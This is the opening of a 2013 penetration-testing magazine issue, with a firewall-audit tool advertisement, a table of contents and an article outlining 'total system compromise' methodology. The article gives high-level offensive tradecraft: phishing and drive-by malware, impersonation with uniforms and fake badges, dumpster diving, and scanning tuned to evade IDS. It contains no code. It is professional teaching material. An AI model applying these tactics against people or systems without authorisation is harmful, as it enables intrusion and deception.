

PenTc magaz

Vol.3 No.2 Monthly ISSN 2084-1116
Issue 02/2013(13) April

Networks Pentesting

COMPROMISING THE SYSTEM
INTERNAL AND MULTIPHASE PENETESTING
TRACEROUTING WITH LFT
USING EEYE RETINA AGAINST RED HAT/UNIX
ATTACK SCENARIOS

EXTRA

DEVELOPING SECURE WEB APPS IN PERL

Improve your Firewall Auditing

As a penetration tester you have to be an expert in multiple technologies. Typically you are auditing systems installed and maintained by experienced people, often protective of their own methods and technologies. On any particular assessment testers may have to perform an analysis of Windows systems, UNIX systems, web applications, databases, wireless networking and a variety of network protocols and firewall devices. Any security issues identified within those technologies will then have to be explained in a way that both management and system maintainers can understand.

The network scanning phase of a penetration assessment will quickly identify a number of security weaknesses and services running on the scanned systems. This enables a tester to quickly focus on potentially vulnerable systems and services using a variety of tools that are designed to probe and examine them in more detail e.g. web service query tools. However this is only part of the picture and a more thorough analysis of most systems will involve having administrative access in order to examine in detail how they have been configured. In the case of firewalls, switches, routers and other infrastructure devices this could mean manually reviewing the configuration files saved from a wide variety of devices.

Although various tools exist that can examine some elements of a configuration, the assessment would typically end up being a largely manual process. Nipper Studio is a tool that enables penetration testers, and non-security professionals, to quickly perform a detailed analysis of network infrastructure devices. Nipper Studio does this by examining the actual configuration of the device, enabling a much more comprehensive and precise audit than a scanner could ever achieve.

Device Auditing	Scanners	Nipper Studio
Audit without Network Traffic	✗	✓
Authentication Configuration	✗	✓
Authorization Configuration	✗	✓
Accounting/Logging Configuration	✗	✓
Intrusion Detection/Prevention Configuration	✗	✓
Password Encryption Settings	✗	✓
Timeout Configuration	✗	✓
Physical Port Audit	✗	✓
Routing Configuration	✗	✓
VLAN Configuration	✗	✓
Network Address Translation	✗	✓
Network Protocols	✗	✓
Device Specific Options	✗	✓
Time Synchronization	✗	✓
Warning Messages (Banners)	✓*	✓
Network Administration Services	✓*	✓
Network Service Analysis	✓*	✓
Password Strength Assessment	✓*	✓
Software Vulnerability Analysis	✓*	✓
Network Filtering (ACL) Audit	✓*	✓
Wireless Networking	✓*	✓
VPN Configuration	✓*	✓

* Limitations and constraints will prevent a detailed audit

With Nipper Studio penetration testers can be experts in every device that the software supports, giving them the ability to identify device, version and configuration specific issues without having to manually reference multiple sources of information. With support for around 100 firewalls, routers, switches and other infrastructure devices, you can speed up the audit process without compromising the detail.

You can customize the audit policy for your customer's specific requirements (e.g. password policy), audit the device to that policy and then create the report detailing the issues identified. The reports can include device specific mitigation actions and be customized with your own companies styling. Each report can then be saved in a variety of formats for management of the issues. Why not see for yourself, evaluate for free at titania.com

Diagram 3: Severity Classification

Severity	Count
Critical	1
High	1
Medium	1
Low	1
Informational	1

Diagram 4: Issue Classification

Issue Type	Count
Admin	12
Auth	1
Best	4
Text	6
Filter	15

2.32 Recommendations

This section collates the security audit issue recommendations into a single location in order to provide a guide to planning and mitigating the identified issues. The recommendations are listed in Table 36 together with the issue rating and a list of affected devices.

Issue	Rating	Recommendation	Affected Devices	Section
Software Vulnerability	CRITICAL	Update the system software to the latest revision. Review the current system software patching policy.	srx210	2.2
Filter Rule Allows Packets From Any Source To Any Destination And Any Port	CRITICAL	Configure the network filtering rules to restrict access to network services from only those hosts that require the access.	srx210	2
Rules Allow Access To Administrative Services	HIGH	Modify the filter rules to only permit access to administrative services where it is necessary.	srx210	2
Dictionary-Based SNMP Community Strings Were Configured	HIGH	Configure strong SNMP community strings.	srx210	2
Clear Text Telnet Service Enabled	HIGH	Disable the Telnet service.	srx210	2
Rules Allow Access To Clear-Text Protocol Services	MEDIUM	Modify the filter rules to prevent access to clear-text protocol services.	srx210	2



Ian has been working with leading global organizations and government agencies to help improve computer security for more than a decade.

He has been accredited by CESG for his security and team leading expertise for over 5 years. In 2009 Ian Whiting founded Titania with the aim of producing security auditing software products that can be used by non-security specialists and provide the detailed analysis that traditionally only an experienced penetration tester could achieve. Today Titania's products are used in over 40 countries by government and military agencies, financial institutions, telecommunications companies, national infrastructure organizations and auditing companies, to help them secure critical systems.

Dear PenTesters!

We are proud to present you the newest issue of the PenTest Extra Magazine. In the March's issue we decided to touch the problem of compromising a system. So, you will find 'An Overview of Total System Compromise' article by Cory Flynn who explains what the word 'total' may mean to pentester. After that, Nitin Goplani will hand you 'A Road Map to Compromise a System', indicating some paths which allow you to pass by the main roads' guards. Then, our man from the cover, Gert Horne, in 'Total System Compromise' will show you his own plan of action. Also, with closing this section 'Total System Compromise: A Computer Forensics and Law Approach' by Filippo Novario, you will be carried to a bit more theoretical waters. But for a while only, since in the next part the various attack scenarios and case studies will follow: 'Pass-The-Hash Attacks' by Christopher Ashby and 'Penception: Countering Countermeasures' by Mohsan Farid. 'Tracerouting' by Dejan Lukan and 'Internal Penetration Testing: Safe and Secure Infrastructure' by Francesco Perna. Sticking to the hard pentesting work is also the third part – tools' section. This time Rebecca Wynn shares with you her experience in two articles 'Introduction to Nmap Scripting Engine' and 'How to Use eEye Retina Against Red Hat/UNIX/Linux Systems'. With Lance Cleghorn you will merge in 'Multiphase Penetration Testing: Using BackTrack Linux, Metasploit, and Armitage'. You will also find an article on 'Penetration Testing with Nessus: The Continual Need for Trained Pentesters' by Dan Robel. Finally, you will discover Walter Cuestas' view on the role of a pentester's 'cooking' skills exposed in 'Basic Scripting for Penetration Testers'. And to extend even more your reading pleasure, we added an extra article 'Developing Secure Web Apps in Perl' by Viacheslav Tykhanovskyi.

And this is it. The newest PenTest Extra Magazine ready to be entered. I hope you will enjoy your reading!

Zbigniew Fiolna & PenTest Team

TOTAL SYSTEM COMPROMISE

06 An Overview of the Total System Compromise

By Cory Flynn

The thought of using all aspects of system weaknesses (Operating System, Hardware Drivers, Peripherals, and Application Weaknesses) to effectively take over and control a host or victim machine is often referred to as Total System Compromise.

16 A Road Map to Compromise a System

By Nitin Goplani

This article describes a few simple yet very powerful methods which can help an attacker get control of a system. A lot of web admins and programmers end up over looking some simple configuration checks which expose these vulnerabilities.

22 Total System Compromise

By Gert Horne

As modern businesses we have to face a range of threats that need to be considered on a daily basis. There are the nuances of opportunists, the insider misplacing data, the activists misguided motivation, the specialised financial criminal underground and the ever so popular state sponsored threats.

30 Total System Compromise: A Computer Forensics and Law Approach

By Filippo Novario

Total System Compromise is a digital event as concretely devastating as academically and professionally unexplored. The branch of knowledge named Computer Forensics...

ATTACK SCENARIOS & CASE STUDIES

36 Pass-The-Hash Attacks

By Christopher Ashby

Pass-The-Hash (PTH) is a post exploitation attack technique that is used to obtain user account hashes from either client workstations or domain servers and then use this information to elevate privileges and/or create new authenticated sessions.

42 Penception: Countering Countermeasures

Mohsan Farid

In reality the days of remote code execution are quickly coming to an end. Vendors are rampantly integrating security into their Software Development Life Cycle. Network and system administrators are becoming far more security conscious.

44 Tracerouting

By Dejan Lukan

Tracerouting is a network diagnostic tool, which can be used to identify the routes or paths taken by the packets when sending them across the network from point A to point B.

50 Internal Penetration Testing: Safe and Secure Infrastructure

By Francesco Perna

Approaching a penetration test with the customer side assumptions described in the article is not rewarding.

TOOLS

56 Introduction to Nmap Scripting Engine (NSE)

By Rebecca Wynn

Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing.

60 Multiphase Penetration Testing: Using BackTrack Linux, Metasploit, and Armitage

By Lance Cleghorn

The EC Council identifies five stages of attack that are common to cyber penetration. An ethical hacker, or white-hat hacker, may use these steps in order or may selectively choose the steps that work best for their particular vulnerability.

66 How to Use eEye Retina Against Red Hat/UNIX/Linux Systems

By Rebecca Wynn

When auditing Red Hat/UNIX/Linux systems, Retina will attempt to remotely access the target system using Secure Shell (SSH). The credential, used by Retina, must be allowed to login using SSH.

68 Penetration Testing with Nessus: The Continual Need for Trained Pentesters

By Dan Robel

In the last 10 years, cybersecurity has become a household word, and due to the growth of critical infrastructure and an exponential increase in the related threat of cyber-attack, dominates every conversation we have about securing this critical infrastructure.

74 Basic Scripting for Penetration Testers

By Walter Cuestas

Thinking about penetration testing as just running some well made tools is just like thinking about cooking meals because you buy a pre-cooked meal and "cook it" using your microwave oven.

EXTRAS

78 Developing Secure Web Apps in Perl

By Viacheslav Tykhanovskyi

Learn how to recognize the most common security issues and how to fix them in Perl web applications.



TEAM

Editor in Chief: Ewa Dudzic
ewa.dudzic@pentestmag.com

Managing Editor: Zbigniew Fiolna
zbigniew.fiolna@pentestmag.com

Associated Editors:
Patrycja Przybyłowicz
patrycja.przybylowicz@pentestmag.com

Ewa Duranc
ewa.duranc@pentestmag.com

Sumit Kalaria
sumit.kalarias@software.com.pl

Editorial Advisory Board:
Jeff Weaver, Rebecca Wynn

Betatesters & Proofreaders: Al Alkoraishi, Ayo Tayo Balogun, Elliott Bujan, Gregory Chrysanthou, Amit Chugh, Joseph Dalessandro, Ewa Duranc, Julián Estévez, Jim Halfpenny, José Luis Herrera, Richard Kelly, Gilles Lami, Francisco Carreño Martínez, Stefanus Natahusada, Patrycja Przybyłowicz, Davide Quarta, Robin Schroeder, Arnoud Tijssen, Tom Updegrave, John Webb

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
DTP: Ireneusz Pogroszewski

Production Director: Andrzej Kuca
andrzej.kuca@software.com.pl

Publisher: Hakin9 Media
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.pentestmag.com

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

An Overview of Total System Compromise

The thought of using all aspects of system weaknesses (Operating System, Hardware Drivers, Peripherals, and Application Weaknesses) to effectively take over and control a host or victim machine is often referred to as total system compromise. There are different trains of thought on the topic.

When talking with some they will insist on going for the gold right away and hack away, while others feel you should lie in wait skulking around for just the right moment to pounce much like a lion in the jungle.

I agree with organizations such as SANS Institute's (www.sans.org) methodology in what I call a 'blended' approach. In many articles and training classes about penetration testing the author or instructor refer to what is called 'The Pivot'. The pivot is a low-level to moderate vulnerability found on one victim system that can be leveraged to allow access to another system with more access. These vulnerabilities together can cause a 'Domino Effect' eventually allowing a victim network or system to be 'P0wn3d' or completely controlled by would be hackers.

You have to remember as a penetration tester that you are a hacker, a burglar, a tester, that you are not an admin. Your job is to gain access where others could not to break into highly secured (or thought to be secured) systems without being detected. You are tasked to do what no admin says can be done... break into our systems.

The first task at hand is to get the system administrator and management mentality out of your head whether or not you have ever been in those positions before.

You need to be aware of how these members of the IT team think but not think like them. Remove things from your thought process like:

- It can't be hacked because the administrator said it is secure.
- We are safe, we have better security than that company that just got hacked.
- I don't want to do that it's not going to help.

All networks given enough time can and likely will be breached. Either by someone working maliciously or a hired penetration test team. If you are the victim you can only hope it is a hired pen-test team.

Second, you have to think outside the box (way outside the box sometimes) to get a job done and gain access. Now this doesn't mean you will need to do something drastic like set fire to a building or hold hostages but it may mean getting into a dumpster and digging around looking for documents, scaling a fence or two, or picking a lock (all of course if the rules of engagement allow for it).

As stated it all depends on the scope of the engagement. You must stick to the plan and to the script. If the company doesn't approve of you taking physical risks (like jumping a fence) or taking down systems you have to plan ahead take action on the fly and adapt your test plan.

As a pen-tester you also have to think with an open mind and be able to adapt quickly much like surviving in the wild. The best testers in the world are those that are in essence master hackers, cat burglars and mental manipulators all rolled into one!

Background

In a blended approach I work systematically. First you need to gather data on your target(s). Testers need to perform reconnaissance to gather data on target systems, and on the target organization. This is where a good foundation in computer forensics comes in really handy. Many penetration testers have extensive skills on physically exploiting a box but may not understand they may have a much more effortless entry point right under their noses. In addition to possessing extensive programming skills, having a background in system forensics as well as in penetration testing will make you a much more lethal force.

Penetration Testing

As I have talked about previously penetration testing skills are not a good idea but essential to being able to perform any attack and penetration test.

A good tester will understand not only many operating systems, but applications and hardware as well. You must be a jack of all trades so to speak. You have to understand how operating systems log data, alert administrator of issues found and how to configure the system to allow access and change permissions for file level access.

You also must be familiar with various types of security appliances and software as well. Examples would be IDS, SIEM, ILM, and Anti-Virus.

While formal training is not mandated having a place to test out new techniques is critical for you to develop better skills. There are many organizations designed to assist with hands-on technical skills such as SANS Institute (www.sans.org) or Offensive Security (www.offensivesecurity.com). If you cannot or do not want to attend training you can easily build a cheap hack lab to practice at home.

Remember the key to Total System Compromise is getting control of many areas of the network you are trying to penetrate.

Forensic Analysis Skills

While not a mandatory requirement to be a pen-tester forensic skills can put you in a higher class if you do not have super skills in programming or reverse engineering.

Many things can be found from a forensic standpoint which can then be used to leverage a pivot

point much more effectively. Things such as live memory acquisition (if physical access to a victim system is available) can yield things such as user accounts and passwords in clear text. Many people do not realize that while applications protect their credentials while at rest, it must decrypt the information when passed directly to the application itself. Application cache files can also in some cases yield password information.

Another location for valuable information would be temporary file locations which can reveal things like previous versions of documents in which things like auto save options are enabled, thumbnails of website, or documents which may contain vital information. Since many users want to have a very complex password for added security for their personal bank account they often forget that their PCs could be hacked and choose to save the password and account info into a file that is not properly protected. Include that to the fact that many users have the same passwords or a variation of the same password for many of their accounts which makes gaining widespread access much easier.

Forensic experience and skills are definitely great to have but they are not always immediately useful until access to a system is gained either physical or remote so don't be discouraged. It can help to quickly turn basic access into administrator access if you know exactly where to look for the data and what tools to use.

People Skills

People skills (also called soft skills) are key, if you plan to conduct social engineering or physical testing. If you have the personality of a porcupine then chances are that you will not get very far with this task. Being funny and having an outgoing and 'bubbly' personality is often a gift in the area of pen-testing. It also doesn't hurt to be a beautiful woman or handsome gentleman or have one working with you to get this piece done. Practice at a local pub try nothing more than to make people laugh, then try upping the ante to then see what you can get people to do if it is buy you a drink or even pull a prank on someone else in the pub. This is the art of social engineering. Master the art of people watching, interpreting situations adapting to them and being able to manipulate it to your advantage or wanted outcome.

Your Toolkit

A tester is only as good as his toolkit. To achieve total compromise you have to be ready for any-

thing. You have to have the best of all tools from start to finish maximizing the chances for success. I have compiled a list of must have items for any penetration tester.

First you need to start with a mobile pen-test workstation. Now it is not practical to lug around a large desktop PC with you from site to site due to their size. This is because desktop workstations are meant to be stationary. Even though you need to go with a mobile station doesn't mean you have to completely compromise on performance.

Start with a laptop with a high end processor. I like to stick with Intel myself and have had great luck with the Core i7 line of processors. You will need a decent processor for running many tasks as once as well as possibly running virtual machines for access to different tools.

You will want to find a system that has a very good GPU based video card. Many tools coming out today for password cracking offer far better performance when performed on GPU based processors.

NVIDIA video processors are superior for top notch password cracking using tools like rainbow tables. A solid state hard disk drive is also a great addition to the system for fast brute force testing of accounts due to their lightning quick read write speeds.

You will also want access to USB, Wi-Fi, and any additional technologies you plan to test on such as Bluetooth.

As for operating systems you will want to have multiple images with both Linux and Windows running on them. Some security tools support only a single operating system such as John the Ripper. Having multiple operating systems allow for ac-

cess and support to far more security testing tools than with a single system.

I have compiled a list of some of the tools that any pen-tester should have on-hand during testing: Table 1.

Reconnaissance Phase

The reconnaissance phase or 'recon' phase is in my opinion the most important part of the pen-test process. The more time and effort that is put into this part of the process the better off you will be when you come to trying to exploit systems.

The recon phase can be as simple as looking in a phone book or asking one of the points of contact for basic information such as an address and phone number or it can include exhaustive public records searches on people associated with the company.

There are many ways to gather data on a target system or organization. You can obtain details on systems, people traits, access patterns, and other processes that will make the process to gain access much easier.

Google is incredible for vetting out details. You can search for company profiles, employees are also great for posting resumes and other tidbits of data about what technology is in use. Again, may not help you get into the kingdom BUT it can get you an idea of what tests and targets you are dealing with. You can custom tailor your exploit attempts directly and in some cases so that the security devices that may or may not be in place allow you to go undetected. It can also lend info such as key influential people that you can possibly use to social engineer details out of individuals.

Using Phishing Emails you can tailor email campaigns to gather more info, once you get details on people that work there. You can try to use websites that use drive by malware to inject clients onto the victim PC to allow access in. While this is great if it is successful it is also very risky. If your email is captured in a SPAM or malware engine your return IP may be flagged so you cannot continue or worse, it may put the IT and security team on high alert watching and waiting for you to come in again or make additional changes to further tighten security.

Wireshark or a For Loop to detect system IP addresses or traffic patterns. This data can then be used to input into Nessus or something like Core Impact to gather further detailed info on target systems.

Wireshark can also be used to monitor wireless traffic as well but you will need to get an Atheros based wireless chipset for your system in order

Table 1. List of some must-have pentesting tools

Lock Pick Kit	Floor Tile Puller
Atheros Based Wi-Fi Adapters	USB Drives
Uniforms (Police, Fire, Janitor)	Props (Badges, Tools Etc.)
Notebooks, Pens/Pencils	Basic Toolkit (Screwdrivers, Etc.)
Backtrack Image	SIFT Workstation Image
VMware Workstation	Network Hub
Mini Passive Network Switch	Laminator (for Making Badges)
USB powered Card Reader	Various Length LAN Cables
Various Test Tools	
NMAP/NMAPFE	Nessus
Cain and Able	John the Ripper
THC Hydra	Core Impact (If Possible)

to do so. One model is the CACE Technologies AirPCap (<http://www.cacetech.com/products/catalog/>) external device which costs from 200 – 700 (USD) for a single adapter or if you are price conscious you can pick up a TP-LINK TL-WN722N for around 30 (USD) on the web from various on-line merchants.

Without an appropriate adapter you will be limited to physical network connections only. Honestly given the overly chatty nature of wireless networks I personally like to use the LAN based process Anyway, you often get better data and more of it! If you are trying to test a wireless network then of course you will need the adapter as part of your weapons arsenal in order to perform proper reconnaissance.

Leveraging Facebook, Twitter and LinkedIn can also gain you great details on what info is out there. Company positions held technologies in use or even phone lists which can then be leveraged for gathering added details.

Once IP details are found or a company name is on file, you can also start scouring through domain credentials and perform tests like NSLOOKUPS. This may yield details if the domain is not privately registered. This could be email formats, phone contacts, names, anything could be useful in the end.

In the end, things that others may not even look at twice can have a snowball effect that can yield data that in the end could be the smoking gun and the one item that lead to the breach granting access. Always think outside of the box, we are all security people and they are not always as lucky. So, what we take for granted, not all do.

Now, if you are trying to gain undetected access to a system would you rather risk rattling the cage and be detected and caught? Or even worse, take the system down? Or would you rather have a username and password to waltz right in?

This is the first phase and what I feel is the most important part of the process called the 'Information Gathering' or Reconnaissance phase. This phase quickly moves right into the second phase of the process referred to as the 'Scanning' or Target Mapping phase.

This phase takes the information already gathered through numerous channels such as social engineering, dumpster diving, wardriving, or even internet searches (many people have no idea how much data is out there available on sites like Google through a basic string search). This data is often available even after a site or location has

been altered. One location to review is the Wayback Machine (<http://archive.org/web/web.php>) (Figure 1).

This info gathered in Phase 1 can then be used to perform targeted scans against individual systems to minimize the possibility of being detected by things like IDS systems or network radar.

Wardriving

Wardriving is yet another way to gather information on a site location being tested. You can simply drive around the outside of the test location with a simple laptop and take readings to see if wireless access appears to be in use.

Since many companies these days understand that leaving a wide open wireless network is a huge target, you will need to employ tools to assist you with wardrive data gathering.

Tools like AircrackNG, or Kismet to gather wireless details. Having information even as simple as what brand and type of access points a target location uses can come to be very useful info later in the test process such as social engineering tests (Figure 2).




Figure 1. The WayBack Machine




Figure 2. AircrackNG Main Screen

Googling

Google and other search engine searches have become so useful that there are now books on the title of 'google hacking'. For data gathering you can easily find contact information as well as titles for company personnel. You can start building a list of contacts to spear phishing or social engineering attacks against, or if you are targeting someone else you can use high level contact names to possibly leverage others for additional data.

Google searches of common sites like job boards or social media sites can often yield additional info on contacts as well as a listing of technologies in use within the organization. This information can then be used to start tailoring your attack vectors and tools for exploiting systems later.

Dumpster Diving

Many companies have in the past come under fire for not properly disposing of confidential information. This have not changed in many cases. Individuals are as stated time and again the weak link when it comes to security of any type. People write passwords, user accounts and other key information down for use later. Often users will then simply throw this information in standard trash cans which then are removed by maintenance and cleaning crews at the end of the business day and transported to unsecured dumpsters located in often dark and isolated parts of the property. This makes it often quite easy to root through the piles of papers and locate information that can be used later.

Dumpster diving can be nasty but can also be very rewarding at times. Many companies in the recent past have come under fire for leaking data in paper form because they disposed of it in common areas without properly shredding it first.

Drive By

Performing a simple drive by can also yield key details for your testing. You can observe things like when people come and go, how they enter the building and if there are guard stations when they are manned.

Plan to drive by the test location if time allows various times throughout the day and week. Test the location in the morning, afternoon and evening. If possible drive by on a holiday which often yields better results for access as many companies operate on part-time or reduced staff members.

Also plan to perform a drive by on a weekend at various times as well. Last, you may not notice someone noticing you so when possible per-

form the drive-by in several different vehicles as not to draw added attention to yourself. Someone that sees you skulking around in the wee hours of the night and then again trying to gain access may confront you and then game over!

Social Media

Check Twitter, Facebook and LinkedIn for info on individuals that you found from the reconnaissance phase. It may yield things like technologies in use or other people that you can then use for social engineering purposes.

People post all kinds of things on social media sites. They often think that what they post is only visible by their contacts but they never actually set any type of security settings and unknowingly leave their data wide open.

Information like names, titles, technologies and even in some cases photos will show technologies in use and other key details that can be used in your testing.

Mapping Phase

Host scanning with tools like NMAP, Nessus, Core Impact, or SSLDigger can easily yield details on what exploits may be available to gain additional or baseline access to a victim machine.

Info gathered could be open port numbers, operating system version(s), or even applications listening for connections with possible version numbers. In some cases the information can be formatted in a clean customizable report which is automated to tell you exactly what attacks to use and in some cases even run the attacks for you in some penetration testing suite like Core Impact, or SaintBOX.

You can use tools like NMAP (www.nmap.org) to map ports and possible services. Mapping is one of the most common things that IDS and SIEM devices look for. This means that you can't perform in most cases a standard full tilt port scan on a target system. What you should do is tailor a few ports on several systems. Systems unfortunately for them fortunately for us often have the same ports open on many different systems. This will usually allow you to do a small targeted semi scan on many systems which when compiled will provide with a more through outlook of what services/ports are open or at least give you a better idea of what may be open (Figure 3).

SNScan, a tool from Foundstone (www.foundstone.com) can also help with finding systems that may have SNMP protocol installed and running. If

this only allows read access you can still gain access to configuration details, if this is setup with the common PRIVATE community string and is using SNMPv1 or v2 you may be able to walk right in and send configuration changes to a device which will get you one step closer to admin access or in some cases may be just the thing that gets you the access itself (Figure 4).

SSLDigger also from Foundstone can be used to find possible flaws with web based systems, which may give better details on what exploits to target. This scanner will return detailed information on what SSL ciphers are supported on a given website. While it will not necessarily give you information on exploits you can use, it can give you an idea if the system has been patched and configured properly. If the website is configured to use very weak ciphers then it may be an indication that the time has not been taken to properly harden the system and it may be a target of interest for further testing and investigation.

Vulnerability Assessment Tools

Vulnerability assessment tools will be your best friend during a pen-test. You can use these tools to gather suspected information about what areas of the target systems are vulnerable to attack. You can then tailor what tool or tools you use next to possibly gain access into the system.




Figure 3. Basic NMAP scan of website

There are many tools on the market and some like Nessus are relatively low cost for commercial use.

Nessus Vulnerability Scanner made by Tenable Security (www.tenable.com) is a well-known and very inexpensive (Figure 5).

Port Scanning

Be careful not to alert IDS when running batched testing of ranges using NMAP.

You can download NMAPFE for windows at <http://nmap.org/download.html>, 6.25 was utilized on a Win7 Professional system for this article. NMAP can be run on mostly any operating system with the same features and results as the Windows distribution used in the example (see Figures 6, 7).

Exploit Phase

This is the phase in which you hopefully will get the keys to the kingdom, what many call being 'P0wn3d'.

This then brings us to the last and final phase of the total system compromise process called 'Exploitation' or as I like to call it 'C@rn@! P0wn@g3'. This is where you get to take all of your data crumbs from all other phases and make your cake for the final celebration....the hack.




Figure 4. Basic SNScan for SNMP enabled systems




Figure 5. Nessus Home Feed Edition

At this point you will take your reconnaissance and system mapping data and apply real-world techniques using well-known tools to actually gain access to the system(s) using known exploits.

You can again use tools like Core Impact or SaintBOX to perform exploits automatically or if you like to be more hands-on and perform your tests manually you can use one of the most widely used penetration testing tools such as, BackTrack or H.D. Moore's Metasploit which is now part of Rapid7's NexPose product line.

Once you get access to the first entry point you repeat the process of reconnaissance, system mapping and exploitation.

This should be done until you have achieved your ultimate goal whether that is obtaining Domain Administrator credentials, Website Root Access, or Accessing the Card Data Environment the sky is the limit.

Some of the tools that you can utilize for exploitation tasks are listed in Table 2.

When attempting to further compromise systems once you get in you have to make sure you are conscious of how much data you are moving around the network and to what system or systems you are moving the data to.

Anti-Virus as well as conventional IDS and SIEM appliances have the capability to monitor the network for deviations to normal traffic patterns and

often can detect large amounts of data moving out of the normal windows of time and to servers which aren't normal.

In order to alleviate this you either need to know the company 100% and take extra time to canvas the site and put in more effort on the reconnaissance phases to gather enough data to understand how the security infrastructure works in the company or you have to try to move around undetected. While it is never guaranteed that you will not be detected moving around cautiously as well as you will be able to minimize the size of the data you are trying to access or move around.

Core Impact

Core Impact manufactured by Core Security (www.coresecurity.com) is an automated penetra-

Table 2. Exploit phase tools

Pass the Hash Tools	ARP Poisoning
Air CrackNG	Core Impact/Insight
Air Snort	Netcat
WireShark	OCLHashcat
MetaSploit	WinCredEditor
BackTrack	THC Hydra
SIFT Workstation	L0phtcrack
Physical Entry (Lockpicking, Canvassing, Copiers)	Phone Exploits (Social Engineering)

